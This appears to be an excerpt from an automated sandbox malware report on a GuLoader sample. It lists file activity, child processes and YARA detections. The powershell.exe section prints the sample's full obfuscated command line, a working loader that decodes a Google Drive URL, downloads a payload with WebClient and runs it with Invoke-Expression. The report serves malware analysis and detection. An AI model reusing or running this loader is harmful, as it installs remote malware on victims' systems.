C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	682	end of file	1	7FFB0A58C9C8	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	4096	end of file	1	7FFB0A58C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	success or wait	1	7FFB0A58C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	289	end of file	1	7FFB0A58C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	end of file	1	7FFB0A58C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	success or wait	1	7FFB0A58C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	289	end of file	1	7FFB0A58C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	end of file	1	7FFB0A58C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	4096	success or wait	141	7FFB0A58C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	993	end of file	1	7FFB0A58C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	4096	end of file	1	7FFB0A58C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\PSReadline.psd1	0	4096	success or wait	1	7FFB0A58C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\PSReadline.psd1	0	4096	end of file	1	7FFB0A58C9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	4096	success or wait	1	7FFB0A58C9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	599	end of file	1	7FFB0A58C9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	4096	end of file	1	7FFB0A58C9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	4096	success or wait	1	7FFB0A58C9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	599	end of file	1	7FFB0A58C9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	4096	end of file	1	7FFB0A58C9C8	ReadFile
C: \Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\4e979ea52142e3f41413c0b74e6f297b\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	0	2264	success or wait	1	7FFB0C105F36	ReadFile
C: \Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\434f871c532673e1359654ad68a1c225\System.Configuration.Install.ni.dll.aux	0	1260	success or wait	1	7FFB0C105F36	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	0	4096	success or wait	8	7FFB0A58C9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	0	128	end of file	1	7FFB0A58C9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	0	4096	end of file	1	7FFB0A58C9C8	ReadFile
\pipe	0	4096	success or wait	1	7FFB0A58C9C8	ReadFile
\pipe	0	4096	success or wait	1	7FFB0A58C9C8	ReadFile
\pipe	0	4096	pipe broken	1	7FFB0A58C9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	0	4096	success or wait	1	7FFB0A58C9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	0	490	end of file	1	7FFB0A58C9C8	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	0	4096	success or wait	1	7FFB0A58C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	0	490	end of file	1	7FFB0A58C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	0	4096	end of file	1	7FFB0A58C9C8	ReadFile
C: \Users\user\AppData\Roaming\Depraves.Ter	0	4096	success or wait	1	7FFB0A58C9C8	ReadFile
C: \Users\user\AppData\Roaming\Depraves.Ter	0	4096	success or wait	1	7FFB0A58C9C8	ReadFile
C: \Users\user\AppData\Roaming\Depraves.Ter	0	728	end of file	1	7FFB0A58C9C8	ReadFile
C: \Users\user\AppData\Roaming\Depraves.Ter	0	4096	end of file	1	7FFB0A58C9C8	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **1408**, Parent PID: **5504**

General

Target ID:	3
Start time:	02:55:03
Start date:	09/09/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff75da10000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **5416**, Parent PID: **5504**

General

Target ID:	8
Start time:	02:55:05
Start date:	09/09/2024
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\cmd.exe" /c "echo %appdata%\Depraves.Ter && echo t"
Imagebase:	0x7ff6fe320000
File size:	289'792 bytes
MD5 hash:	8A2122E8162DBEF04694B9C3E0B6CDEE
Has elevated privileges:	false

Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **3452**, Parent PID: **5504**

General

Target ID:	12
Start time:	02:55:14
Start date:	09/09/2024
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe" "$Hjkommisrs='Rakkerens';$Troublesome=${host}.Runspace;If ($Troublesome) {$Telephoning++;$Hjkommisrs+='Cacodorous';$Achyrodes='su';$Hjkommisrs+='Coruscate';$Achyrodes+='bs';$Hjkommisrs+='Tungusian';$Achyrodes+='tri';$Hjkommisrs+='Sonatinen';$Achyrodes+='ng';};Function Hammondorglets($Stavnen){$Vouchering=$Stavnen.Length-$Telephoning;For($Svirrefluerne=5;$Svirrefluerne -lt $Vouchering;$Svirrefluerne+=6){$Ulceromembranous+=$Stavnen.$Achyrodes.'Invoke'($Svirrefluerne, $Telephoning);};$Ulceromembranous;} function Markedsadgang($Diabolizing){ . ($Udglatter174) ($Diabolizing);};$Footslogging=Hammondorglets 'Di,boMI,trooKalorztausci ordtlHormeIP roseaB,gge/Feltr5 tim..Tegne0 Dm.n Baggr(GutwiWTmre iIuI,snschrod He toEt.niwOb.igsCensu MedbyN InocTRdvin Derin1dorde0Tuber.Ersta0 Ch,f;P.arm NondiWHarstiUnsiznSpeed6Thorv4Tamil;M,gal Deco,xGeebu6heide4Misfo; Subs purtrProfivCrypt:Stork1 Evan2 Trep1Tilba.Fort 0Bogde)Piast BugtaGV skoe Skatc HandkMartyoSkavg/ Zai 2.lvia0Jazzh1Hukom0Ekspo0 B ni1Hasar0 Prie1Cacoe oldnFBis.aiKo sirSkareeFjolrf Uds oF,ugtxregio/ Doub1Cupre2 Okku 1calip.indbj0Ve de ';$Uncoveredly=Hammondorglets 'DanneU manusRygerePuff.r ,lag-.riguA Sc pg T,umeTaramnProditMos k ';$Raasylte=Hammondorglets 'PsychhJomont G.smtImmovpChests Medd:Rub.i/Antia/ Obstd StjerSlanki Amylvf rmseAbbed..amesgWis,aoPorphoDk,drgSukatl Per eBorge. BrancFrek voP.nkum Gimp/Progru UdvacKe sk?PetiteC irpxA elspAudi,ofa,igr Su gt gmnd=bochedGr peoDelsaw FejlnAdvanl XerooAntema.nseddBevge& nonliTabord Flubd= iorh1O chf2F.ndeyTs.tsWJustehEmbryD elytklserePForte2 StueA C,nf-And,rDIrr,t0Reinv-,ImmeP BeloYMist Y CallqC,clo5FladtcHvinty YatafVe,ruhInf.ue Cirkuo C.gn3Li,deEO,lfopDeut,S.olmuePr.je_Ph.ll9K.ukaKSankt ';$Ceratitidae=Hammondorglets 'B vog> Stag ';$Udglatter174=Hammondorglets 'cedry iChaloeMididx Rat, ';$Unshrinkingly='Ubiquities';$Superfluity = Hammondorglets 'KneeleDor.oc D,odhLand,o Vat. Opti%Rigwia BaadpDok,op.hrondDrupea tet rtPennya forj% Agna\Hjt aDDi,kke,nsigpCo rarIbrugaCantovTnd.aeOverosAmi r.Unc mTM,ndeeMisk,r svin Togvo& Pseu&Setba LnposeIonizcForedhTus.aoPol s MacrtAksem ';Markedsadgang (Hammondorglets 'Salts$ ForlgBeslaIComidoTwee.bAfr,kaForurlMealy: In.assa,rou DorsbFiksatVix,nr A.vroIvi.dpSkumliVal.ts mmorkWyteseLamesskafka=Snide(Gldelc,ennemUnderdNdlgn Ta,t/Sa,myc Bug. Erys$UdspiSUnrepuAphrapConc.e Chamr Hebrftressl Bilyu IndkiH.men tBlgety ndri)Fundi ');Markedsadgang (Hammondorglets ' P.gt$ Re rgbudgeIU vikoRenprb Co,uaMavedlM nil:.altecNyskaI MdeaoHloftc BetokUdforwObfusiBru ssFemkaeAtlan=Ude.u$PsaltRRoastaGenskaSebi,sKysery St,alLitretGapcheKo,em.ReagesTyponp.rotol udraifatt.t ewil(fyrst$f,ldeC .ndee ngenrUndera,mm ettGymnaitero,tM,aneiWrongd Shera oreteBrtte)Galop ');Markedsadgang (Hammondorglets 'Tilbe[SchINWeigheAc uitVeget.mun.cSst,leeDeta.rC,llbvB aga,iIm,osc Fonde SacrPCosm,oIntimiKritinHorn tForesMVagt aIncubnClinoa bestg Neo.emostsrSudat]Bilic:Gapat:SamviSFrouneStikkcBorgeuTegnirHar ,miPrincts.jedyCystePKr ftr MoneoSe.ietSp jtoBruttc pando BoatIAnyho L sse=Nonco .hein[LitioNAdulaeVe let no.c.Und rSPej se.useuc F ruu.ersir lgtsiDep entKrydsyEgaliPunlyrrC.mpio GesttAntinoDi,sec.evevoExosmlAdr,sT Forsy VindpHaandeScolo]heter:No,sy:TheokTOveral,elvasp,rie1 Afkl2,onno ');$R aasylte=$clockwise[0];$Tetrodont= (Hammondorglets 'Sulte$un.vigSeldsl RuskoParapbSporeaKorrul D,ma:Tj rijPolonaPe tagfus,ttUn nurproloe Arkege,vipIRos ,ae ReinmSgs,aeGen,en.inittKreateUltrarGenersjabbe=ml,esNNondeeknaldwAgata- Syn,O WeigbSe skj yoyoe Apokc DybhtSighe I dtgSProteyCarpasTrold tMorteeUn afmClytu.C,hadN Brode ErhvtPhoto. ,pseWAfladeRe ecb Tha.C.irculMiljti Sv,geBakshnSemipt');$Tetrodont+=$subtropiskes[1];Markedsadgang ($Tetrodont);Markedsadgang (Hammondorglets ',umme$Go aljTikanaSol,igCinemt.ismarRum,oeByretghem,tlSubsteTeen.m FigueKejsenRadertOpganeSol u.rMyelasLa,nl.UnionHAfkr.e ontoaSerridDishaeUbenyrKommesPothe[Infor$k igsUinsannNon.ec.italoAuralvOl.ebeIndskrT.takeExterdBeeislEkstry Teg]telel=Spgel$ParfoFPr.teoC.tetoPump,tHumbls L.cul BekeoGennegTaenkgBaobaiEdifin So agTas,a ');$Sidedeling=Hammondorglets 'Sho.p$ KatejUndera WarplgP.teotStalwr Menie antrg.ublelPsyche Ae imforlgeStilen VrtstDus yechat rGema,s U.sp.,lemeDDilu oPhaenwpartunC,epilHuddlo Overa.adeadFo rhaF.rowsi amfulRenteeUforp(Un st$StepdRbifalaMassoaAmin.sSorboyCa inlFors.tNum,eeHawbu,P,ast$ TerzNBordfoToddirNonphmPseudaGarden,ecrid Fai nyScapu)Astig ';$Normandy=$subtropiskes[0];Markedsadgang (Hammondorglets 'Postm$RescugBarskl .alsoG.brkbCartiaFri tl uhfj:AktivDUd lidSkolesFi keuDetailnforyFuldbkSchemk ositeMl,esrSalamskanon=.nvot(Joy.oTAconie .ratsFore.tMunyc-TumfiPAfvasaCivilt capohStorh figen$DdsatN CavaoLang rUncofmAbessaBladnnRepredCabobyFaksi)Lyses ');while (!$Ddsulykkers) {Markedsadgang (Hammondorglets 'S,kka$Millig KanalWungeoPaasybLy,laaI ndprlMicr,:PhiloFbe,ygl TyphaDemokmSikkeb Frite RenoaBanjouTilsvxPlast1overm8 Flo,9Bagfl=,oryp$FacittRe sirEr.onuHjde e Mali ') ;Markedsadgang $Sidedeling;Markedsadgang (Hammondorglets 'Sma pSC,armt GennaTilgrrLeucotPtyka-Brn sSTitall Al ieKometeHvernp Nitr Nonio4Leame ');Markedsadgang (Hammondorglets ' eute$Ind.igNske,lN.naso VenebRoberaBrinilT.lde:T ollD TegndsupersKortsuAuckal Beh.yHaandkH.andk Pr,seProgrrAdvarsEfter=E.ige(RubbeTFranteUtenssValgktprimt-EntroPSa mea Overt,ndishRaphi Afhng$l,gleNManaco Taksr rstmSubtraOrtopn BresdLawleyMinef) Alta ') ;Markedsadgang (Hammondorglets ' m.rs$ CollgH.ghclGeneroS.bsibLangtaWiniflFor.s:Re isNSu,cooFarbrmRinghaWoofedpa.ise,hutais,dkonHymenvUmmvaa NippsMonas iChattoSkrosnApyroeVaduznStilms Van,2Balan= Mok.$ RalfgStudilAfspioLazulb Indva Lektl Over:KrokeDdemi.eRotatpEndo eCatamrEnformstriksK age+T ilfl+Gaspr% Fre $OutracSektilWr.tho Qua cMoseokMorgewUnpreiEndotsOttine Ngte.Afkric edio Datau Indkn OvertDispl ') ;$Raasylte=$clockwise[$N omadeinvasionens2];}$Strikketj=327597;$Firmabilerne54=27440;Markedsadgang (Hammondorglets 'Deal $IntergTrucklSadneoMashob VillaPolisl Cole:moolvT DiserK nspaSic.bnStv.esC ifta.iddllTelerp F.rriKlummn,oncueManutrPresb Siste=Bro.z Stry.GSadomeIstant.ursu-OvervCTrvejoOvertncrypttN.mpheLyco nV ejkrtR.sst Semi$RedniNSvejfo nofrDrvtym O daa uselnBiki.dSmedey Baxy ');Markedsadgang (Hammondorglets 'Knowe$BlomkgForstlQuineo Mo obLe,io aBookilHalvk: S inIPalfrn C.fedOgdenu AcepsSmilet Tr nrMidteiFejema Min IFlad,iAtions,arveeDanefrMutcheFamilsStruc Fa.ta=N nap Unhum[PredSHemsfy TaabsImpert.istre hovmm Brow.AntisC Un eoGaulInfre avT romera.sirHjer tStark].offi:Baand: BeboFvaginr DepeoFleshmPolitBSprayaInde.sKortbeSlim.6 .elv4GingmS P.nctPe,agrPhreniFlertnPr digA lah(Posts$,ejseTOvererKnnetaW tern AmstsCowicabrkdelBlok pFortri Stryn tokseInquir Kurd),rais ');Markedsadgang (Hammondorglets ' S mm$margag oelolVelseoRecitbUnconaBokselSkr,p:BarbeHBysa.j Geisn AkwaiEmaljvV,noueCh ysaKli,tuFngsls SkirpKlinkrTilko omanufgUnbeaeUsyren Ta.re Ernr Sch o=S.rud Indd [ReploSTrlleyPrimesMeteotAlveoeemittmLark,.PennaTbrisaelegemx ,nddtStipu. Mis.EK audnSeawacD igreo yndidBaregiHelfln Kyl.gMisas]Subur:Virks: .innAMusicSDalsfCInsemIBindsIDisc..HyperGSmykkeOverrt Pr,eSS.otdtu,nderSunbuiPr panGe.ergLah nd(Re,is$AskleI B.denMuddedT reruCountsUdflyt bil,rFrdigi Ta,baAlminlTel.fiMeg tsBookneSeamar,aalseFllessForsk)Gwynb ');Markedsadgang (Hammo ndorglets 'Resu $TerrogKolbtlKerneoOversb Non aSip ulVioli:AntikSLas.suSpec IE dikf Tra.iTov.rtEnsomtEnhedeM,rritMeta.=Kr,nr$ NeutHTikkejCalcunDiscuiS creavUnguaeMilitaLandsuafstnsAwakipafbryrKadeto ChoogEskameLertjnIlte ebevge.Dekods Dysmu UnivbBlacksSangstsneglr SteriUng.inudpingR.izo(Ma oi$Pros SAmbu,tOv,rcrHumm.i nkubk StabkEar he TakttstraujMa.ch,Renmo$ApophFdetaliTndstr s bcm.iskuaReif,bFitchiGen,nl Pedue racr,orfrnNytti ePrinc5Tunes4 ,ond)cyber ');Markedsadgang $Sulfittet;"
Imagebase:	0xbb0000
File size:	433'152 bytes
MD5 hash:	C32CA4ACFCC635EC1EA6ED8A34DF5FAC
Has elevated privileges:	false

Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_5, Description: Yara detected GuLoader, Source: 0000000C.00000002.1633262835.0000000009630000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000000C.00000002.1634165473.000000000C6E5000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_5, Description: Yara detected GuLoader, Source: 0000000C.00000002.1616454793.0000000005946000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high
Has exited:	true

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C: \Users\user\AppData\Local\Temp__PSscriptPolicyTest_rj0vrkm1.bqf.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	722E8792	CreateFileW
C: \Users\user\AppData\Local\Temp__PSscriptPolicyTest_jk3voiqc.xmh.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	722E8792	CreateFileW
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6C218290	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6C218290	unknown
C: \Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7341F4C3	unknown
C: \Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7341F4C3	unknown
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	4	6C218290	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	4	6C218290	unknown
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6C218290	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6C218290	unknown
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6C218290	unknown

File Path		Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:	\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6C218290	unknown
C:	\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6C218290	unknown
C:	\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6C218290	unknown
C:	\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6C218290	unknown
C:	\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6C218290	unknown

File Deleted

File Path		Completion	Count	Source Address	Symbol
C:	\Users\user\AppData\Local\Temp__PScriptPolicyTest_rj0vrkm1.bqf.ps1	success or wait	1	722EE04E	DeleteFileW
C:	\Users\user\AppData\Local\Temp__PScriptPolicyTest_jk3voiqc.xmh.psm1	success or wait	1	722EE04E	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C: \Users\user\AppData\Local\Temp__PScriptPolicyTest_rj0vrkm1.bqf.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	722E9B71	WriteFile
C: \Users\user\AppData\Local\Temp__PScriptPolicyTest_jk3voiqc.xmh.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	722E9B71	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C: \Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 fd 29 f4 fd 7a fd 08 53 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00	PSMODULECACHE)zSC:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scriptFileInfoPublish-ModuleInstall-scr<wbr>ipt	success or wait	1	722E9B71	WriteFile
C: \Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	00 53 74 6f 70 2d 50 72 6f 63 65 73 73 08 00 00 00 0f 00 00 00 52 65 73 74 61 72 74 2d 53 65 72 76 69 63 65 08 00 00 00 10 00 00 00 52 65 73 74 6f 72 65 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0c 00 00 00 43 6f 6e 76 65 72 74 2d 50 61 74 68 08 00 00 00 11 00 00 00 53 74 61 72 74 2d 54 72 61 6e 73 61 63 74 69 6f 6e 08 00 00 00 0c 00 00 00 47 65 74 2d 54 69 6d 65 5a 6f 6e 65 08 00 00 00 09 00 00 00 43 6f 70 79 2d 49 74 65 6d 08 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 45 76 65 6e 74 4c 6f 67 08 00 00 00 0b 00 00 00 53 65 74 2d 43 6f 6e 74 65 6e 74 08 00 00 00 0b 00 00 00 4e 65 77 2d 53 65 72 76 69 63 65 08 00 00 00 0a 00 00 00 47 65 74 2d 48 6f 74 46 69 78 08 00 00 00 0f 00 00 00 54 65 73 74 2d 43 6f 6e 6e 65 63 74 69 6f 6e 08 00 00 00 0f 00 00 00 47 65 74	Stop-ProcessRestart-ServiceRestore-ComputerConvert-PathStart-TransactionGet-TimeZoneCopy-ItemRemove-EventLogSet-ContentNew-ServiceGet-HotFixTest-ConnectionGet	success or wait	1	722E9B71	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	8192	3416	2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74 53 63 72 69 70 74 73 02 00 00 00 14 00 00 00 53 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 00 00 00 00 2d 5a b4 fd 7a fd 08 61 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 5c 31 2e 30 2e 30 2e 31 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 2e 70 73 64 31 0d 00 00 00 11 00 00 00 53 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 18 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67	-PesterOptionInvoke-PesterResolveTestscriptsSet-scr<wbr>iptBlockScope-ZzaC:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1Set-PackageSourceUnregister-Packag	success or wait	1	722E9B71	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7341CBDB	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7341CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7341CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	6135	success or wait	1	7341CBDB	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a403a0b75e95c07da2caa7f780446a62\mscorlib.ni.dll.aux	0	176	success or wait	1	733C0842	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7343738A	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7343738A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7343738A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	6135	success or wait	1	7343738A	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Pb378ec07#\bc6fa6cbc82ba7e8e7f31ce87cd85b5f\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	0	1248	success or wait	1	733C0842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\920e3d1d70447c3c10e69e6df0766568\System.ni.dll.aux	0	620	success or wait	1	733C0842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\8b2c1203fd20aea8260bfbc518004720\System.Core.ni.dll.aux	0	900	success or wait	1	733C0842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Manaa57fc8cc#\7ae6ae69c7471e5e034a046629402c6a\System.Management.Automation.ni.dll.aux	0	2764	success or wait	1	733C0842	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7341CBDB	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7341CBDB	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7341CBDB	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7341CBDB	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	success or wait	1	7342B174	ReadFile
